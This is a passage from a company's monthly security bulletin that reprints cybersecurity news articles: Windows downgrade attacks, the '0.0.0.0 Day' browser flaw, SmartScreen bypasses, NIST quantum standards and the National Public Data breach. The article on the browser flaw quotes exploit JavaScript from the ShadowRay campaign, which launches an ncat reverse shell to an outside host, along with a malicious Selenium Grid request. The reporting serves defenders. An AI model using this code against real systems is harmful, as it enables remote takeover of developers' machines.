



telelink
business
services

Monthly Security Bulletin

SEPTEMBER / 24

Advanced Security
Operations Center

tbs.tech | simplify
the complex

This security bulletin is powered by Telelink Business Services’ Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor’s solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company’s IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company’s security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Table of Contents

1. Leaked GitHub Python Token	4
2. Windows Update downgrade attack "unpatches" fully-updated systems.....	4
3. 18-year-old security flaw in Firefox and Chrome exploited in attacks.....	6
4. New Windows SmartScreen bypass exploited as zero-day since March	11
5. NIST releases first encryption tools to resist quantum computing	12
6. Zero-click Windows TCP/IP RCE impacts all systems with IPv6 enabled	14
7. National Public Data Published Its Own Passwords	16
8. Windows driver zero-day exploited by Lazarus hackers to install rootkit.....	19
9. Hackers use PHP exploit to backdoor Windows systems with new malware	20
10. Toyota confirms third-party data breach impacting customers	21
11. Litespeed Cache bug exposes millions of WordPress sites to takeover attacks ..	23
12. New NGate Android malware uses NFC chip to steal credit card data.....	24
13. Qilin ransomware now steals credentials from Chrome browsers	28
14. Hackers now use AppDomain Injection to drop CobaltStrike beacons.....	31
15. SonicWall warns of critical access control flaw in SonicOS.....	33
16. Microsoft Sway abused in massive QR code phishing campaign.....	35
17. PoorTry Windows driver evolves into a full-featured EDR wiper	36
18. New Voldemort malware abuses Google Sheets to store stolen data	39

1. Leaked GitHub Python Token

Here's a disaster that didn't happen:

Cybersecurity researchers from JFrog recently discovered a GitHub Personal Access Token in a public Docker container hosted on Docker Hub, which granted elevated access to the GitHub repositories of the Python language, Python Package Index (PyPI), and the Python Software Foundation (PSF).

JFrog discussed what could have happened:

The implications of someone finding this leaked token could be extremely severe. The holder of such a token would have had administrator access to all of Python's, PyPI's and Python Software Foundation's repositories, supposedly making it possible to carry out an extremely large scale supply chain attack.

Various forms of supply chain attacks were possible in this scenario. One such possible attack would be hiding malicious code in CPython, which is a repository of some of the basic libraries which stand at the core of the Python programming language and are compiled from C code. Due to the popularity of Python, inserting malicious code that would eventually end up in Python's distributables could mean spreading your backdoor to tens of millions of machines worldwide!

Source: <https://www.schneier.com/blog/archives/2024/08/leaked-github-python-token.html>

2. Windows Update downgrade attack "unpatches" fully-updated systems

SafeBreach security researcher Alon Leviev revealed at Black Hat 2024 that two zero-days could be exploited in downgrade attacks to "unpatch" fully updated Windows 10, Windows 11, and Windows Server systems and reintroduce old vulnerabilities.

Microsoft issued advisories on the two unpatched zero-days (tracked as CVE-2024-38202 and CVE-2024-21302) in coordination with the Black Hat talk, providing mitigation advice until a fix is released.

In downgrade attacks, threat actors force an up-to-date target device to roll back to older software versions, reintroducing vulnerabilities that can be exploited to compromise the system.

Leviev discovered that the Windows update process could be compromised to downgrade critical OS components, including dynamic link libraries (DLLs) and the NT Kernel. Even though all of these components were now out of date, when checking with Windows Update, the OS reported that it was fully updated, with recovery and scanning tools unable to detect any issues.

By exploiting the zero-day vulnerabilities, he could also downgrade Credential Guard's Secure Kernel and Isolated User Mode Process and Hyper-V's hypervisor to expose past privilege escalation vulnerabilities.

"I discovered multiple ways to disable Windows virtualization-based security (VBS), including its features such as Credential Guard and Hypervisor-Protected Code integrity (HVCI), even when enforced with UEFI locks. To my knowledge, this is the first time VBS's UEFI locks have been bypassed without physical access," Leviev revealed.

"As a result, I was able to make a fully patched Windows machine susceptible to thousands of past vulnerabilities, turning fixed vulnerabilities into zero-days and making the term "fully patched" meaningless on any Windows machine in the world."

As Leviev said, this downgrade attack is undetectable because it cannot be blocked by endpoint detection and response (EDR) solutions, and it's also invisible since Windows Update reports that a device is fully updated (despite being downgraded).

No patches after six months

Leviev unveiled his "Windows Downdate" downgrade attack six months after reporting the vulnerabilities to Microsoft in February as part of a coordinated responsible disclosure process.

Microsoft said today that it's still working on a fix for the Windows Update Stack Elevation of Privilege (CVE-2024-38202) and Windows Secure Kernel Mode Elevation of Privilege (CVE-2024-21302) vulnerabilities used by Leviev to elevate privileges, create malicious updates, and reintroduce security flaws by replacing Windows system files with older versions.

As the company explains, the CVE-2024-38202 Windows Backup privilege escalation vulnerability enables attackers with basic user privileges to "unpatch" previously mitigated security bugs or bypass Virtualization Based Security (VBS) features. Attackers with admin privileges can exploit the CVE-2024-21302 privilege escalation flaw to replace Windows system files with outdated and vulnerable versions.

Microsoft said it's not currently aware of any attempts to exploit this vulnerability in the wild and advised implementing recommendations shared in two security advisories published today to help reduce the risk of exploitation until a security update is released.

"I was able to show how it was possible to make a fully patched Windows machine susceptible to thousands of past vulnerabilities, turning fixed vulnerabilities into zero-days and making the term 'fully patched' meaningless on any Windows machine in the world," Leviev said.

"We believe the implications are significant not only to Microsoft Windows, which is the world's most widely used desktop OS, but also to other OS vendors that may potentially be susceptible to downgrade attacks."

Update August 07, 17:27 EDT: A Microsoft spokesperson sent the following statement after the story was published.

We appreciate the work of SafeBreach in identifying and responsibly reporting this vulnerability through a coordinated vulnerability disclosure. We are actively developing mitigations to protect against these risks while following an extensive process involving a thorough investigation, update development across all affected versions, and compatibility testing, to ensure maximized customer protection with minimized operational disruption.

Microsoft also told BleepingComputer that they are working on an update that will revoke outdated, unpatched Virtualization Based Security (VBS) system files to mitigate the attack. However, it will take time to test this update due to the large number of files that will be impacted.

Source: <https://www.bleepingcomputer.com/news/microsoft/windows-update-downgrade-attack-unpatches-fully-updated-systems/>

3. 18-year-old security flaw in Firefox and Chrome exploited in attacks

A vulnerability disclosed 18 years ago, dubbed "0.0.0.0 Day", allows malicious websites to bypass security in Google Chrome, Mozilla Firefox, and Apple Safari and interact with services on a local network.

However, it should be noted that this only affects Linux and macOS devices, and does not work on Windows.

For impacted devices, threat actors can exploit this flaw to remotely change settings, gain unauthorized access to protected information, and, in some cases, achieve remote code execution.

Despite being reported in 2006, 18 years ago, this problem remains unresolved on Chrome, Firefox, and Safari, though all three have acknowledged the problem and are working towards a fix.

Open Bug 354493 Opened 18 years ago Updated 4 months ago
Mitigate CSRF attacks against internal networks (block rfc 1918 local addresses from non-local addresses)
Report from 18 years ago
Source: Oligo Security

Researchers at Oligo Security report that the risk not only makes attacks theoretically possible, but has observed multiple threat actors exploiting the vulnerability as part of their attack chains.

The 0.0.0.0 Day flaw

The 0.0.0.0 Day vulnerability stems from inconsistent security mechanisms across different browsers and the lack of standardization that allows public websites to communicate with local network services using the "wildcard" IP address 0.0.0.0.

Typically, 0.0.0.0 represents all IP addresses on the local machine or all network interfaces on the host. It can be used as a placeholder address in DHCP requests or interpreted as the localhost (127.0.0.1) when used in local networking.

Malicious websites can send HTTP requests to 0.0.0.0 targeting a service running on the user's local machine, and due to a lack of consistent security, these requests are often routed to the service and processed.

Existing protection mechanisms like Cross-Origin Resource Sharing (CORS) and Private Network Access (PNA) fail to stop this risky activity, explains Oligo.

By default, web browsers prevent a website from making requests to a third-party website and utilizing the returned information. This was done to prevent malicious websites from connecting to other URLs in a visitor's web browser that they may be authenticated on, such as an online banking portal, email servers, or another sensitive site.

Web browsers introduced Cross-Origin Resource Sharing (CORS) to allow websites to access data from another site if they are explicitly allowed to.

"CORS is also great, and already makes the internet much safer. CORS prevents the responses from reaching the attacker, so attackers cannot read data when making invalid requests. When submitting a request, if the CORS headers are not present in the response, the attacker's Javascript code will not be able to read the response's content.

CORS would only stop the response before it propagates to JavaScript, but opaque requests can be dispatched in mode "no-cors" and reach the server successfully—if we don't care about the responses. "

❖ Oligo

For example, if a threat actor's goal is simply to reach an HTTP endpoint running on a local device that could be used to change a setting or execute a task, then the output is unnecessary.

Oligo explains that the Private Network Access (PNA) security feature does it a bit differently than CORs by blocking any requests attempting to connect to IP addresses considered local or private.

However, Oligo's research uncovered that the special 0.0.0.0 IP address is not included in the list of restricted PNA addresses, like 127.0.0.1 is, for example, so the implementation is weak.

Therefore, if a request is made in "no-cors" mode to this special address, it can bypass PNA and still connect to a webserver URL running on 127.0.0.1.

BleepingComputer confirmed the flaw worked in a test on Linux with the Firefox browser.

Actively exploited

Unfortunately, the risk isn't just theoretical. Oligo Security has identified several cases where the "0.0.0.0 Day" vulnerability is actively exploited in the wild.

The first case is the ShadowRay campaign, which the same researchers documented last March. This campaign targets AI workloads running locally on developers' machines (Ray clusters).

The attack begins with the victim clicking on a link sent via email or found on a malicious site that triggers JavaScript to send an HTTP request to 'http://0[.]0[.]0[.]0:8265', typically used by Ray.

Those requests reach the local Ray cluster, opening up scenarios of arbitrary code execution, reverse shells, and configuration alterations.

```
const cmdline = "ncat -vvvv -e /bin/bash ports.sh 63191";
// FIRST - EXECUTE GET REQUEST
console.log("Starting fetch GET");
fetch('http://0.0.0.0:8265/api/jobs/', { mode: 'no-cors' })
  .then((blob) => {
    console.log(blob);
    const txt = blob.text();
    console.log(txt);
    console.log("Starting fetch POST");
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://0.0.0.0:8265/api/jobs/', true);
    xhr.onreadystatechange = function() {
      if (xhr.readyState === XMLHttpRequest.DONE) {
        if (xhr.status === 200) {
          console.log('Success:', xhr.responseText);
        } else {
          console.error('Error:', xhr.status);
        }
      }
    };
    xhr.send(JSON.stringify({
      endpoint: cmdline,
      runtime_env: {},
      job_id: null,
      metadata: { job_submission_id: 'test-localhost-from-browser' }
    }));
    console.log('EXPLOITED!:', xhr.responseText);
  }).catch(()=>{
    alert("Ray is not running.");
  });
</script>
```

*Exploit used in the ShadowRay campaign
Source: Oligo Security*

Another case is a campaign targeting Selenium Grid, discovered by Wiz last month. In this campaign, attackers use JavaScript on a public domain to send requests to 'http://0[.]0[.]0[.]0:4444.'

Those requests are routed to the Selenium Grid servers, enabling the attackers to execute code or conduct network reconnaissance.


```
async function createSession() {
  const response = await fetch('http://0.0.0.0:4444/wd/hub/session', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
    mode: 'no-cors',
    body: JSON.stringify({
      capabilities: {
        browserName: 'chrome',
        browserVersion: '110.0.5553.45',
        platform: 'Linux',
        acceptInsecureCerts: true,
        pageLoadStrategy: 'normal',
        proxy: {
          proxyType: 'BYPASS',
          proxyBypassList: ['*'],
        },
      },
    }),
  });
  const data = await response.json();
  return data.value.sessionId;
}
```

Malicious request seen in the Selenium attacks
Source: Oligo Security

Finally, the "ShellTorch" vulnerability was reported by Oligo in October 2023, where the TorchServe web panel was bound to the 0.0.0.0 IP address by default instead of localhost, exposing it to malicious requests.

Browsers developer's responses

Oligo reports a sudden uptick in the number of public websites communicating with 0.0.0.0 since last month, which has now reached about 100,000.



In response to Oligo's disclosure of this activity, the web browser developers are finally starting to take action:

Google Chrome, the world's most popular web browser, has decided to take action and block access to 0.0.0.0 via a gradual rollout lasting from version 128 (upcoming) until version 133.

Mozilla Firefox does not implement PNA, but it's a high development priority. Until PNA is implemented, a temporary fix has been set in motion, but no rollout dates were provided.

Apple has implemented additional IP checks on **Safari** via changes on WebKit and blocks access to 0.0.0.0 on version 18 (upcoming), which will be introduced with macOS Sequoia.

Until browser fixes arrive, Oligo recommends that app developers implement the following security measures:

- Implement PNA headers.
- Verify HOST headers to protect against DNS rebinding attacks.
- Don't trust localhost—add authorization, even locally.
- Use HTTPS whenever possible.
- Implement CSRF tokens, even for local apps.

Most importantly, developers must remember that until fixes roll out, it's still possible for malicious websites to route HTTP requests to internal IP addresses. Therefore, they should keep this security consideration in mind when developing their apps.

Source: <https://www.bleepingcomputer.com/news/security/18-year-old-security-flaw-in-firefox-and-chrome-exploited-in-attacks/>

4. New Windows SmartScreen bypass exploited as zero-day since March

Today, Microsoft revealed that a Mark of the Web security bypass vulnerability exploited by attackers as a zero-day to bypass SmartScreen protection was patched during the June 2024 Patch Tuesday.

SmartScreen is a security feature introduced with Windows 8 that protects users against potentially malicious software when opening downloaded files tagged with a Mark of the Web (MotW) label.

While the vulnerability (tracked as CVE-2024-38213) can be exploited remotely by unauthenticated threat actors in low-complexity attacks, it requires user interaction, making successful exploitation harder to achieve.

"An attacker who successfully exploited this vulnerability could bypass the SmartScreen user experience. An attacker must send the user a malicious file and convince them to open it," Redmond explains in a security advisory published on Tuesday.

Despite the increased difficulty in exploiting it, Trend Micro security researcher Peter Girus discovered that the vulnerability was being exploited in the wild in March. Girus reported the attacks to Microsoft, who patched the flaw during the June 2024 Patch Tuesday. However, the company forgot to include the advisory with that month's security updates (or with July's).

"In March 2024, Trend Micro's Zero Day Initiative Threat Hunting team started analyzing samples connected to the activity carried out by DarkGate operators to infect users through copy-and-paste operations," ZDI's Head of Threat Awareness Dustin Childs told BleepingComputer today.

"This DarkGate campaign was an update from a previous campaign in which the DarkGate operators were exploiting a zero-day vulnerability, CVE-2024-21412, which we disclosed to Microsoft earlier this year."

Windows SmartScreen abused in malware attacks

In the March attacks, DarkGate malware operators exploited this Windows SmartScreen bypass (CVE-2024-21412) to deploy malicious payloads camouflaged as installers for Apple iTunes, Notion, NVIDIA, and other legitimate software.

While investigating the March campaign, Trend Micro's researchers also looked into SmartScreen abuse in attacks and how files from WebDAV shares were handled during copy-and-paste operations.

"As a result, we discovered and reported CVE-2024-38213 to Microsoft, which they patched in June. This exploit, which we've named copy2pwn, results in a file from a WebDAV being copied locally without Mark-of-the-Web protections," Childs added.

CVE-2024-21412 was itself a bypass for another Defender SmartScreen vulnerability tracked as CVE-2023-36025, exploited as a zero-day to deploy Phemedrone malware and patched during the November 2023 Patch Tuesday.

Since the start of the year, the financially motivated Water Hydra (aka DarkCasino) hacking group has also exploited CVE-2024-21412 to target stock trading Telegram channels and forex trading forums with the DarkMe remote access trojan (RAT) on New Year's Eve.

Childs also told BleepingComputer in April that the same cybercrime gang exploited CVE-2024-29988 (another SmartScreen flaw and a CVE-2024-21412 bypass) in February malware attacks.

Furthermore, as Elastic Security Labs discovered, a design flaw in Windows Smart App Control and SmartScreen enabling attackers to launch programs without triggering security warnings has also been exploited in attacks since at least 2018. Elastic Security Labs reported these findings to Microsoft and was told that this issue "may be fixed" in a future Windows update.

Source: <https://www.bleepingcomputer.com/news/microsoft/new-windows-smartscreen-bypass-exploited-as-zero-day-since-march/>

5. NIST releases first encryption tools to resist quantum computing

The U.S. National Institute of Standards and Technology (NIST) has released the first three encryption standards designed to resist future cyberattacks based on quantum computing technology.

The agency encourages system administrators to start the transition to the new algorithms as soon as possible, since timely adoption is paramount for protecting sensitive information from attackers with a retrospective decryption strategy, also referred to as "harvest now, decrypt later."

Background

Quantum computing is based on the principles of quantum mechanics, e.g. superposition, interference, entanglement, and uses qubits (quantum bits) as the basic unit of information, the equivalent of bits in classic computing systems.

Unlike a binary bit, which can only exist in one state (either one or zero) at a time, a qubit is a two-state system that can exist in a superposition of the two states, similar to being in both states at the same time.

Although quantum computing is still at an early development phase because of the high error rates of the qubits. Even so, experiments showed that a quantum processor would take 200 seconds to perform a target computation that a supercomputer would complete in thousands of years.

Current public-key cryptography relies on the difficulty of certain mathematical problems, like factoring large numbers or solving discrete logarithms, to generate the encryption and decryption key.

While existing computers can't handle the calculations necessary to break the encryption, quantum computers could do it in minutes.

Such is the urgency to protect against a threat that has yet to rear its head, that the U.S. [\[1\]](#) [\[2\]](#) has urged organizations since 2022 to prepare for the adoption of quantum resistant cryptography.

First NIST quantum standards

NIST started to work on testing and standardizing post-quantum cryptographic systems almost a decade ago, evaluating 82 algorithms for their resilience against quantum computing attacks.

The finalized standards are based on three key algorithms: ML-KEM (for general encryption), ML-DSA (for digital signatures), and SLH-DSA (a backup digital signature method).

The three standards are summarized as follows:

- **FIPS 203**
 - Module-Lattice-Based Key-Encapsulation Mechanism (ML-KEM, formerly “CRYSTALS-Kyber”), a key-encapsulation mechanism that enables two parties to establish a shared secret key securely over a public channel.
 - based on the Module Learning with Errors (MLWE) problem, it offers strong resistance against quantum attacks. The standard includes three parameter sets (ML-KEM-512, ML-KEM-768, ML-KEM-1024) to balance security strength and performance, ensuring the protection of sensitive U.S. government communication systems in a post-quantum era.
- **FIPS 204**
 - Module-Lattice-Based Digital Signature Algorithm (ML-DSA, formerly “CRYSTALS-Dilithium”), a digital signature algorithm designed to authenticate identities and ensure message integrity
 - based on the MLWE problem, provides security against quantum threats, and it is suitable for applications like electronic documents and secure communications.
- **FIPS 205**
 - Stateless Hash-Based Digital Signature Algorithm (SLH-DSA, formerly “Sphincs+”) used for specifying a stateless hash-based digital signature algorithm, serving as an alternative to ML-DSA in case ML-DSA proves vulnerable

- using a hash-based approach, SLH-DSA ensures security against quantum attacks and is ideal for scenarios where stateless operations are preferred.

NIST encourages system administrators to start integrating these new encryption methods immediately, as the transition will take time.

Already, tech leaders and privacy-focused product vendors, including Google, Signal, Apple, Tuta, and Zoom, have implemented NIST-approved post-quantum encryption standards, like the Kyber key encapsulation algorithm, to protect data in transit.

In addition to these finalized standards, NIST continues to evaluate other algorithms for potential future use as backup standards.

Confidence in the current selections cannot be absolute, given that experiments to determine their resilience are practically restricted by the lack of fully-fledged quantum computing systems.

Source: <https://www.bleepingcomputer.com/news/security/nist-releases-first-encryption-tools-to-resist-quantum-computing/>

6. Zero-click Windows TCP/IP RCE impacts all systems with IPv6 enabled

Microsoft warned customers this Tuesday to patch a critical TCP/IP remote code execution (RCE) vulnerability with an increased likelihood of exploitation that impacts all Windows systems using IPv6, which is enabled by default.

Found by Kunlun Lab's XiaoWei and tracked as CVE-2024-38063, this security bug is caused by an Integer Underflow weakness, which attackers could exploit to trigger buffer overflows that can be used to execute arbitrary code on vulnerable Windows 10, Windows 11, and Windows Server systems.

"Considering its harm, I will not disclose more details in the short term," the security researcher tweeted, adding that blocking IPv6 on the local Windows firewall won't block exploits because the vulnerability is triggered prior to it being processed by the firewall.

As Microsoft explained in its Tuesday advisory, unauthenticated attackers can exploit the flaw remotely in low-complexity attacks by repeatedly sending IPv6 packets that include specially crafted packets.

Microsoft also shared its exploitability assessment for this critical vulnerability, tagging it with an "exploitation more likely" label, which means that threat actors could create exploit code to "consistently exploit the flaw in attacks."

"Moreover, Microsoft is aware of past instances of this type of vulnerability being exploited. This would make it an attractive target for attackers, and therefore more likely that exploits could be created," Redmond explains.

"As such, customers who have reviewed the security update and determined its applicability within their environment should treat this with a higher priority."

As a mitigation measure for those who can't immediately install this week's Windows security updates, Microsoft recommends disabling IPv6 to remove the attack surface.

However, on its support website, the company says the IPv6 network protocol stack is a "mandatory part of Windows Vista and Windows Server 2008 and newer versions" and doesn't recommend toggling off IPv6 or its components because this might cause some Windows components to stop working.

Wormable vulnerability

Head of Threat Awareness at Trend Micro's Zero Day Initiative Dustin Childs also labeled the CVE-2024-38063 bug as one of the most severe vulnerabilities fixed by Microsoft this Patch Tuesday, tagging it as a wormable flaw.

"The worst is likely the bug in TCP/IP that would allow a remote, unauthenticated attacker to get elevated code execution just by sending specially crafted IPv6 packets to an affected target," Childs said.

"That means it's wormable. You can disable IPv6 to prevent this exploit, but IPv6 is enabled by default on just about everything."

While Microsoft and other companies warned Windows users to patch their systems as soon as possible to block potential attacks using CVE-2024-38063 exploits, this isn't the first and likely won't be the last Windows vulnerability exploitable using IPv6 packets.

Over the last four years, Microsoft has patched multiple other IPv6 issues, including two TCP/IP flaws tracked as CVE-2020-16898/[9](#) (also called Ping of Death), that can be exploited in remote code execution (RCE) and denial of service (DoS) attacks using malicious ICMPv6 Router Advertisement packets.

Additionally, an IPv6 fragmentation bug (CVE-2021-24086) left all Windows versions vulnerable to DoS attacks, and a DHCPv6 flaw (CVE-2023-28231) made it possible to gain RCE with a specially crafted call.

Even though attackers are yet to exploit them in widespread attacks targeting all IPv6-enabled Windows devices, users are still advised to apply this month's Windows security updates immediately due to CVE-2024-38063's increased likelihood of exploitation.

Source: <https://www.bleepingcomputer.com/news/microsoft/zero-click-windows-tcp-ip-rce-impacts-all-systems-with-ipv6-enabled/>

7. National Public Data Published Its Own Passwords

New details are emerging about a breach at National Public Data (NPD), a consumer data broker that recently spilled hundreds of millions of Americans' Social Security Numbers, addresses, and phone numbers online. KrebsOnSecurity has learned that another NPD data broker which shares access to the same consumer records inadvertently published the passwords to its back-end database in a file that was freely available from its homepage until today.



In April, a cybercriminal named **USDoD** began selling data stolen from NPD. In July, someone leaked what was taken, including the names, addresses, phone numbers and in some cases email addresses for more than 272 million people (including many who are now deceased).

NPD acknowledged the intrusion on Aug. 12, saying it dates back to a security incident in December 2023. In an interview last week, USDoD blamed the July data leak on another malicious hacker who also had access to the company's database, which they claimed has been floating around the underground since December 2023.

Following last week's story on the breadth of the NPD breach, a reader alerted KrebsOnSecurity that a sister NPD property — the background search service **recordscheck.net** — was hosting an archive that included the usernames and password for the site's administrator.

A review of that archive, which was available from the Records Check website until just before publication this morning (August 19), shows it includes the source code and plain text usernames and passwords for different components of recordscheck.net, which is visually similar to nationalpublicdata.com and features identical login pages.


The exposed archive, which was named "**members.zip**," indicates RecordsCheck users were all initially assigned the same six-character password and instructed to change it, but many did not.

According to the breach tracking service Constella Intelligence, the passwords included in the source code archive are identical to credentials exposed in previous data breaches that involved email accounts belonging to NPD's founder, an actor and retired sheriff's deputy from Florida named **Salvatore "Sal" Verini**.

Reached via email, Mr. Verini said the exposed archive (a .zip file) containing recordscheck.net credentials has been removed from the company's website, and that the site is slated to cease operations "in the next week or so."

“Regarding the zip, it has been removed but was an old version of the site with non-working code and passwords,” Verini told KrebsOnSecurity. “Regarding your question, it is an active investigation, in which we cannot comment on at this point. But once we can, we will [be] with you, as we follow your blog. Very informative.”

The leaked recordscheck.net source code indicates the website was created by a web development firm based in Lahore, Pakistan called **creationnext.com**, which did not return messages seeking comment. CreationNext.com’s homepage features a positive testimonial from Sal Verini.



The screenshot shows the homepage of CreationNext.com. At the top, the browser address bar displays "https://creationnext.com". Below the address bar is a navigation bar with the heading "Featured Clients". Underneath, there are five logos for clients: UNIQUE PHOTO, Syrah Maps, GURMANI FOUNDATION, dancker connect, and bunity. Below the logos is a testimonial section titled "Clients Who Trust Us". The testimonial text reads: "I have been working with Raheem for almost 4 years now on various cold fusion projects. In all my years in the tech industry I have to say he's one of the most thorough, efficient, and well-versed programmers I have ever worked with. If you're looking for a great programmer I highly recommend him!". The name "Sal Verini" is listed below the testimonial.

A testimonial from Sal Verini on the homepage of CreationNext, the Lahore, Pakistan-based web development firm that apparently designed NPD and RecordsCheck.

There are now several websites that have been stood up to help people learn if their SSN and other data was exposed in this breach. One is npdbreach.com, a lookup page erected by **Atlas Data Privacy Corp**. Another lookup service is available at npd.pentester.com. Both sites show NPD had old and largely inaccurate data on Yours Truly.

The best advice for those concerned about this breach is to freeze one’s credit file at each of the major consumer reporting bureaus. Having a freeze on your files makes it much harder for identity thieves to create new accounts in your name, and it limits who can view your credit information.

A freeze is a good idea because all of the information that ID thieves need to assume your identity is now broadly available from multiple sources, thanks to the multiplicity of data breaches we’ve seen involving SSN data and other key static data points about people.



Screenshots of a Telegram-based ID theft service that was selling background reports using hacked law enforcement accounts at USInfoSearch.

There are numerous cybercriminal services that offer detailed background checks on consumers, including full SSNs. These services are powered by compromised accounts at data brokers that cater to private investigators and law enforcement officials, and some are now fully automated via Telegram instant message bots.

In November 2023, KrebsOnSecurity wrote about one such service, which was being powered by hacked accounts at the U.S. consumer data broker USInfoSearch.com. This is notable because the leaked source code indicates Records Check pulled background reports on people by querying NPD's database and records at USInfoSearch. KrebsOnSecurity sought comment from USInfoSearch and will update this story if they respond.

The point is, if you're an American who hasn't frozen their credit files and you haven't yet experienced some form of new account fraud, the ID thieves probably just haven't gotten around to you yet.

All Americans are also entitled to obtain a free copy of their credit report weekly from each of the three major credit bureaus. It used to be that consumers were allowed one free report from each of the bureaus annually, but in October 2023 the **Federal Trade Commission** announced the bureaus had permanently extended a program that lets you check your credit report once a week for free.

If you haven't done this in a while, now would be an excellent time to order your files. To place a freeze, you'll need to create an account at each of the three major reporting bureaus, Equifax, Experian and TransUnion. Once you've established an account, you should be able to then view and freeze your credit file. If you spot errors, such as random addresses and phone numbers you don't recognize, do not ignore them. Dispute any inaccuracies you may find.

Source: <https://krebsonsecurity.com/2024/08/national-public-data-published-its-own-passwords/>

8. Windows driver zero-day exploited by Lazarus hackers to install rootkit

